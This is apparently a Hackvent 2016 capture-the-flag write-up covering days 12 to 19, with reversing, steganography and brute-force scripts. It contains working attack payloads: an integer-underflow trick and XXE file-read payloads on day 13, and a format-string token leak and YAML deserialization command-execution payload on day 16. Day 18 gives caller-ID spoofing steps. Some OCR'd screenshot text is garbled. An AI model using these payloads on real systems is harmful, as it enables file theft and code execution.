for i in range(0,29):
    m = matrix[i*3]
    b = matrix[i*3+1]
    p = matrix[i*3+2]
    for c in bruteforce_string:
        if m == ord(c) * 0x1337 * b % p:
            s += c
            break
print s

```

And we got the flag for day12: ***HV16-laWz-D5yT-OUzb-DFj0-FisL***

Day 13: JCoinz

Sometimes less is more

Task

2016-12-13 23:30 Challenge Server is currently down and will be for the next hours. As we are back online, the Deadline of this challenge will be extended.

2016-12-14 10:30 Challenge Server is back and online. Solutions for Day 13 until 2016-12-14 23:59:59 will get you full points (will be changed manually).

The manager of jcoinz told a developer to implement a transaction tax as fast as possible so he can earn more money. Maybe that was a wrong decision...

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Solution

This was an interesting challenge. You start with 1336 coinz and you need 1337 coinz to send Santa a secret Message. So in the first stage we need to get some money. Thankfully there is a underflow within the Amount.class, where we could donate money.

```
public boolean payCoins(int amount)
{
    if (getCoins() <= 0)
    {
        IO.printStatus("-", "No more jcoinz!\n\n");
        return false;
    }
    if (amount < 0) {
        amount *= -1;
    }
    int decreasedCoins = getCoins() - amount - Shop.transactionTax;
    if (decreasedCoins < 0)
    {
        IO.printStatus("-", "You cannot generate debts!\n\n");
        return false;
    }
    setCoins(decreasedCoins);

    IO.printStatus("-", "Decreased the account of \"" + getName() + "\" by
" + String.valueOf(amount) + "\n");

    return true;
}
```

First you decrease your money, so that only 1 coin is left. After that, you want to spend so much that you trigger an underflow. For this we spend the minimum Java Integer value (-2147483648). The amoun.class notice, that it is a negative number and multiply it with -1. With that we trigger the underflow and get the Int.Max:

```

1 - sends jcoinz to charity
2 - send a secret xml message to the admin
Your name: billy
Your amount of jcoinz: 1

[?] Action: 1
[?] Amount of jcoinz to send: -2147483648
[-] Decreased the account of "billy" by -2147483648
[+] Thank you very much!

1 - sends jcoinz to charity
2 - send a secret xml message to the admin
Your name: billy
Your amount of jcoinz: 2147483647

[?] Action: █

```

The Second stage is a simple Java XXE exploit:

```
<?xml version="1.0"?><!DOCTYPE letter [<!ENTITY file SYSTEM "" >]><tag>
&file; </tag>
```

With that you only list the files, of the current directory. Now the exploit to get the flag:

```
<?xml version="1.0"?><!DOCTYPE letter [<!ENTITY file SYSTEM
"/home/jcoinz/9f40461baba9bf00ba9174beeeb9b8a80c0ffba6" >]><tag> &file;
</tag>
```

```

[?] Action: 2
[-] Decreased the account of "billy" by 1337
[?] XML Message: <?xml version="1.0"?><!DOCTYPE letter [<!ENTITY file SYSTEM "/h
ome/jcoinz/9f40461baba9bf00ba9174beeeb9b8a80c0ffba6" >]><tag> &file; </tag>
[+] Your secret xml message: <tag>
You did it!
Greetings, MuffinX
HV16-y4h0-g00t-d33m-c01n-zzzz

If you liked this challenge, tweet me: https://twitter.com/muffiniks
</tag>

1 - sends jcoinz to charity
2 - send a secret xml message to the admin
Your name: billy
Your amount of jcoinz: 2147471596

[?] Action: █

```

And we got the flag for the day: **HV16-y4h0-g00t-d33m-c01n-zzzz**

Day 14: Radio War Game

The quieter you become, the more you are able to hear

Task


A UK football fan transmits chants and hopes the gods of football pick it up and consider his favorite, Manchester, to win the cup.

Santa, while using his ham radio station to receive wish-lists from earth, picked it up and saved a copy for his data lake. Can you help Santa to make sense of the signals?

Solution

First I must say, that the german guys, like me, had a similar challenge within the CSCG finals. So we have a little advantage in this challenge.

To solve this challenge I used inspectrum (<https://github.com/miek/inspectrum>). You should also view [this video](#), to understand how the Manchester encoding works.



With that knowledge I read the bit-stream by hand and got the following Message:

```
00001001000010101100011000100110110001011010011000100110011001100110111001011
010101001001100001011001000110100100101101011011110101011101100001011100100010110
10110011101100001011011010110010100101101001100010011001100110011011100001010
```

Decoded the binary means:

HV16-1337-Radi-oWar-game-1337

Day 15: SAP - Santas Admin Panel

you better know how to flip around

Task

You got access to Santa's homepage. But without admin rights there's nothing to see here...

A valid login is: **raindeer10 / s4nt4**

Solution

At this challenge there was a webpage given, where we could login. After the login, we got only standard user rights. The only attack point was the cookie "cmlnaHRz", which is base64-decoded. Encoded it means "rights". There was also a strange behavior with that cookie. If we decode the base64 to a hex-string, we could manipulate some of the bytes and use that manipulated base64(hex string) as an cookie. For example, if you manipulate the first byte, nothing happens, but if you manipulate the last byte your User Rights switch to None.



So I checked every byte in the cookie, which I could manipulated or not. The bytes which I could not manipulate are marked with a m and the bytes which I can manipulate are marked with a E:

```
xxxxxxxxxxxxExEEEEEEEEEEEEEEEE
```

As you can see in the middle is one special position, besides the other one. I wrote a little python script, which manipulate that byte in the middle and tried out every possible value. I also checked with the python script, if my user rights are changed, so that I notice which value get me some interesting rights.

Day 16: Marshmallows


type: "nomnomnom marhshmallow nomnomnom muffin%x was here"

Task

There's this guy Randy, he loves marshmallows and programming in python and C. Prove him by hacking his server, that it's not a good idea to code if you had too many marshmallows.

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Solution



```
MuffinX presents...
nbole Dokumente
10day.py x 11day.py x 17day.py x 19day.py x 21daay.py x 15
Funktionen
  create_exploit [7]
  dump_stack [12]
  print_memory [18]
Variablen
  cmd [70]
  data [29]
  data [50]
  exptest [5]
  r [4]
  show [47]
  show [62]
  show [76]
  show [78]
  tester [36]
[+] Menu
  token [30]
1 - Play chubby bunny.
2 - Exit.

6 print exptest
7 def create_exploit(command):
8     exploit = 'user input: {{python/object/apply:print [*
9     return base64.b64encode(exploit)
10
11
12 def dump_stack():
13     return '%08x %08x %08x %08x %08x %08x %08x %08x %08x %0
14
15
16 def print_memory(stack_ptr):
17
18     s=
19     for i in xrange(0,stack_ptr-1):
20         s+=
21
22     s+=
23     return s
24
25 print r.recvuntil('... Marshmallows! <3
26 r.sendline('')
27 print r.recvuntil('marshmallows:')
28 r.sendline(print_memory(294))
29 data = r.recvuntil('')
30 token = data.split('MARSHMALLOW_TOKEN=')[1].split('\n')[0]
31 log.info('got token: ' + token)
32 r.sendline('')
```

If we play chubby bunny, with %x we got a format string exploit. If we also analyze the given source code, we notice some hidden functions:

```
setenv(c_char_p(b'MARSHMALLOW_TOKEN'),
c_char_p(str(uuid.uuid4()).encode('ascii')), 1)

[...]
elif user_input == 'send_secret_marshmallows':
    if safe_gets('[?] Token: ') ==
getenv(c_char_p(b'MARSHMALLOW_TOKEN')).decode('ascii'):

    printf(b'[+] Good token.\n')
    secret_marshmallows =
load_yaml(base64.b64decode(safe_gets('[?] Your secret marshmallows:
')).decode('ascii'))
    else: printf(b'[-] Wrong token!\n')
```

As you see, at the beginning of the application the Environment variable MARSHMALLOW_TOKEN is set to the uuid of the process. So we need somehow to leak this value, over the format string. To analyze the memory on the server dynamically I wrote a little python script:

```

from pwn import *
from base64 import b64encode, b64decode

r = remote("challenges.hackvent.hacking-lab.com",1033)

def dump_stack():
    return 300*"%08x "


def print_memory(stack_nr):
    s=""
    for i in xrange(0,stack_nr-1):
        s+="%08x"

    s+=" %s"
    return s

while True:
    print r.recvuntil("> ")
    r.sendline("1")
    print r.recvuntil("marshmallows:")
    xxx = raw_input("Stack_nr: ")
    #print "COMMAND : " + str(xxx)
    if str(xxx) == "ds\n":
        show = str(dump_stack())
    else:
        show = print_memory(int(xxx))
    print show
    r.sendline(show)

```

With that I was able to easily analyze all stack values on the server. After some analyzing I noticed that I got the Token on stack number 294:



After the token, we must send a base64 yaml exploit. There are some examples out there, but somehow I was to dump to use it. So I developed my own exploit. To test it locally I programmed a little python script to test it.:

```

import yaml
import base64
load_yaml = yaml.load

exploit = base64.b64encode('''' YAML here ''')

secret = load_yaml(base64.b64decode(exploit).decode('ascii'))
#print secret

```

After some tries I used the following yaml-code to exploit the python function:

```
user_input: !!python/object/apply:print [  
!!python/object/apply:subprocess.call [['ls', '/home',]]]
```

Now we can browse everything and find the flag:

```
> send secret marshmallows
[?] Token: ff6a4b83-a562-4ba8-8b88-624cb4aaa507
[+] Good token.
[?] Your secret marshmallows: ICB1c2VyX2lucHV00iAhIXB5dGhvb19vYmplY3QvYXBwbHk6cHJpbnQgWyAhIXB5dGhvb19vY
k6c3VicHJvY2Vzcy5jYWxsIFtbJ2xzJywgJy9ob21lL21hcnNobWFSbG93cy8nXV1dIA==QgwyAhIXB5dGhvb19vYmplY3QvYXBwbH
5ae64891a82f2290f157e8fa419c2d3d_wgJy9ob21lLyddXV0g
marshmallows.py root@kali:~/Desktop/hackvent2016/ _DONE# python yamlishit.py
marshmallows.sh
0
[+] Menu
1 - Play chubby bunny.
2 - Exit.
> send secret marshmallows I2xzJywgJy9ob21lL21hcnNobWFSbG93cy8nXV1dIA==
[?] Token: ff6a4b83-a562-4ba8-8b88-624cb4aaa507
[+] Good token.
[?] Your secret marshmallows: ICB1c2VyX2lucHV00iAhIXB5dGhvb19vYmplY3QvYXBwbHk6cHJpbnQgWyAhIXB5dGhvb19vY
k6c3VicHJvY2Vzcy5jYWxsIFtbJ2NhdCcsICcvaG9tZS9tYXJzaG1hbGxvd3MvNWFlNjQ0TFh0dJmMjI5MGYxNTdLOGZhNDE5YzJkM
You did it!
Greetings, MuffinX ICB1c2VyX2lucHV00iAhIXB5dGhvb19vYmplY3QvYXBwbHk6cHJpbnQgWyAhIXB5dGhvb19vYmplY3QvYXBwbH
Hacking Notes 5jYWxsIFtbJ2NhdCcsICcvaG9tZS9tYXJzaG1hbGxvd3MvNWFlNjQ0TFh0dJmMjI5MGYxNTdLOGZhNDE5YzJkM
HV16-m4rs-hm4l-l0wh-4x0r-sr0x skt@kali:~/Desktop/hackvent2016/ _DONE#
If you liked this challenge, tweet me: https://twitter.com/muffiniks
0
[+] Menu
```

HV16-m4rs-hm4l-l0wh-4x0r-sr0x

Day 17: I want to play a Game

Part 2

Task


so, you enjoyed the first part? that was soooo 90ties - here is something more modern for you to play.

Solution


Another game-reversing challenge. This time it is a velf, from PS-Vita. I don't found an emulator, so I used IDA, to analyze everything. First we should have a look at the strings:

Address	Length	Type	String
.rodata:00010E...	0000002A	C	FLAG = HV16-part1-part2-part3-part4-part5
.rodata:00010F...	0000001A	C	fd conversion table mutex
.rodata:00010F...	00000006	C	tty0:
.rodata:00010F...	0000000D	C	malloc mutex
.rodata:00010F...	0000000B	C	sbrk mutex
...


The first string looks interesting. Let's look at the code:



OK, it the string is used at the end of one function. Let's look at the top:



Hmm... another function. We should have a look inside of `_Z4HV16Ph-0x8A`:



The interesting part is in the bottom left corner:

```

loc_816C
LDR     R3, [R7, #0x24+var_10]
AND.W  R3, R3, #1
NEGS   R3, R3
STR     R3, [R7, #0x24+var_18]
LDR     R3, [R7, #0x24+var_10]
LSRS   R2, R3, #1
LDR     R1, [R7, #0x24+var_18]
MOU    R3, #0xEDB88320
ANDS   R3, R1
EORS   R3, R2
STR     R3, [R7, #0x24+var_10]
LDR     R3, [R7, #0x24+var_C]
SUBS   R3, #1
STR     R3, [R7, #0x24+var_C]

```

0xEDB88320 is a static value from CRC32. We had in Day 07 the same algorithm. In the main function, it takes the CRC32 from some input or something else and compares it with a static CRC32. So we could take all the CRC32 values and write an bruteforce script in python:

```
import binascii

bruter = "ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890abcdefghijklmnopqrstuvwxyz"

part1 = ""
part2 = ""
part3 = ""
part4 = ""
part5 = ""

for c1 in bruter:
    for c2 in bruter:
        for c3 in bruter:
            for c4 in bruter:
                parter = c1 + c2 + c3 + c4
                crc = binascii.crc32(parter) & 0xffffffff
                scrc = "%08x" % crc
                if scrc.lower() == "C82065C2".lower():
                    part1 = parter
                    print "1 Part: " + parter
                elif scrc.lower() == "94B12C65".lower():
                    part2 = parter
                    print "2 Part: " + parter
                elif scrc.lower() == "7A6CCECE".lower():
                    part3 = parter
                    print "3 Part: " + parter
                elif scrc.lower() == "9493866C".lower():
                    part4 = parter
                    print "4 Part: " + parter
                elif scrc.lower() == "0FAC9FA1".lower():
                    part5 = parter
                    print "5 Part: " + parter

print "HV16-" + part1 + "-" + part2 + "-" + part3 + "-" + part4 + "-" + part5
```

And we got the flag for day 17: ***HV16-8X9z-yjKW-9MBT-1ea6-VY9j***

Day 18: Calling Santa

restricted to 1337s

Task

Attention: this is not a toll-free number!

This challenge can be expensive, depending on your living country. **Consider international dialing costs!**

Santa has a voice mail box on **+41 445 05 1337**. But his voice mail box has caller ID protection activated.

If you call from **+41 76 000 00 00**, you can have a nice talk and your wish will be fulfilled.

Solution

This was one of the bad designed challenges I've ever seen.

1. take a provider who offers you calls with spoofed caller id.
2. Call to the number +41 445 05 1337 and change your caller id to +41 76 000 00 00
3. You get to a robot voice, which asked you for numbers. Within the Challenge name, "restricted to 1337s" you know which numbers you should choose. Here are the steps from the call:
 - Speak to a Monkey → press 1
 - Speak to a Hacker → press 13
 - Speak to a Cracker → press 133
 - Speak to a Professionell → press 1337
 - Congratulation, you are a real Hackman hacking professionell. The Secret Message is all uppercase **HV16PKPKUKUKAKAKCKCKFUCK**. I repeat the secret Message is all uppercase **HV16PKPKUKUKAKAKCKCKFUCK**. Thank you for playing HACKvent!

For that challenge I give out 20€ for the telephone cost and 10€ for the spoof call provider. Thank you for wasting my and everyone else money. Next time you could do a challenge, where we donate money for a good cause. This would be better than this here.

Day 19: Zebra Code

Get it straight

Task

Get the key and the encrypted message.

Solution

That one was a really good stegano challenge, beside the point that the names of the files are a little bit misleading. The message is within the zebra-image and the key is the svg file. The description tells us the opposite. But that doesn't matter ;)

To the challenge itself. You have some coordinates within the svg file. You should take every pixel from each coordinate and between the coordinates and print them into a long line. That's what the challenge Description said: "Get it straight". To get this line I wrote a python script, which do all the work for me:

```
from PIL import Image

def line(x0, y0, x1, y1):
    "Bresenham's line algorithm"
    points_in_line = []
    dx = abs(x1 - x0)
    dy = abs(y1 - y0)
    x, y = x0, y0
    sx = -1 if x0 > x1 else 1
    sy = -1 if y0 > y1 else 1
    if dx > dy:
        err = dx / 2.0
        while x != x1:
            points_in_line.append((x, y))
            err -= dy
            if err < 0:
                y += sy
                err += dx
            x += sx
    else:
        err = dy / 2.0
        while y != y1:
            points_in_line.append((x, y))
            err -= dx
            if err < 0:
                x += sx
                err += dy
            y += sy
    points_in_line.append((x, y))
    return points_in_line

img = Image.open("zebra4.png")
pixdata = img.load()
matrix =
[804,409,746,430,772,395,742,379,776,340,707,346,712,383,808,325,747,291,68
8,331,635,406,587,325,622,312,651,279,622,307,638,347,626,412,633,454,668,4
18,651,381,622,412,615,313,590,402,550,352,567,370,584,344,609,275,620,323,
641,282,676,302,654,323,659,363,669,400,698,359,730,359,762,340,806,360,736
,390,777,388,770,419,791,412,793,387,752,402,782,362,771,321,756,344,720,31
7,751,310,738,262,701,242,669,296,675,337,656,376,627,399,633,347,611,323,6
50,283,672,262,645,293,641,322,610,352,607,375,617,410,661,353,640,328,689,
```

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275,691,319,732,315,759,352,794,319,763,368,819,355,814,305,777,284,753,352
,693,368,748,304,710,281,693,317,619,310,647,340,696,321,730,276,775,268,73
2,311,809,318,761,373,732,349,749,316,812,323,742,302,707,326,689,258,660,3
08,662,361,625,429,605,391,606,340,648,281,666,309,651,330,736,277,735,312,
759,339,783,264,721,271,666,323,649,328,650,274,619,278,615,318,607,398,622
,438,625,391,655,409,654,326,692,329,705,290,675,305,718,239,780,300,719,31
6,755,292,801,334,770,336,787,360,735,365,731,393,815,380,766,368,731,353,7
60,341,714,328,740,308,694,306,652,330,685,274,633,296,619,320,631,357,657,
323,766,305,700,250,636,343,651,392,701,367,711,287,680,356,682,288,756,278
,740,241,705,284,632,286,618,311,673,311,614,335,603,455,627,409,648,439,67
2,392,696,368,715,384,745,352,741,301,788,298,722,281,781,343,715,338,708,2
80,798,295,752,274,798,285,729,322,755,363,774,295,793,332,763,341,728,420,
778,420,810,406,766,389,805,382,743,413,757,372,784,331,728,366,713,328,744
,310,706,288,679,346,629,365,611,325,651,333,696,265,715,291,709,339,744,27
7,802,293,747,307,786,324,799,366,768,327,721,380,771,288,819,319,783,326,7
44,310,797,362,738,340,730,393,775,366,710,340,779,291,805,342,715,266,712,
352,648,420,624,363,644,276,598,319,633,312,585,359,565,306,571,346,591,410
,584,327,624,319,656,303,691,330,656,372,690,318,734,313,719,269,687,270,66
9,299,762,274,780,299,703,304,711,342,819,329,768,287,718,335,757,343,735,2
62,697,249,632,351,601,354,665,243,687,241,664,300,729,260,694,321,749,298,
808,290,785,326,710,276,677,294,648,333]
pixelmatrix = []
for cords in xrange(0,len(matrix)/2-2):
    x = matrix[2*cords]
    y = matrix[2*cords+1]
    x2= matrix[2*cords+2]
    y2= matrix[2*cords+3]
    pixelmatrix.extend(line(x,y,x2,y2))

size = [len(pixelmatrix), 1024]
imgnew = Image.new("RGB", size)
pix = imgnew.load()
for y2 in xrange(0,1024):
    for x2 in xrange(0,len(pixelmatrix)):
        x = pixelmatrix[x2][0]
        y = pixelmatrix[x2][1]
        pix[x2,y2] = pixdata[x,y]

imgnew.save("barcode.png")

```

If you get everything right, you should get something like this:



And when you scan the barcode with <https://zxing.org/w/decode>, you get the following message:
HV16-kW2j-jE4w-ykh6-aF7j-0rcQ

Day 20: MitT

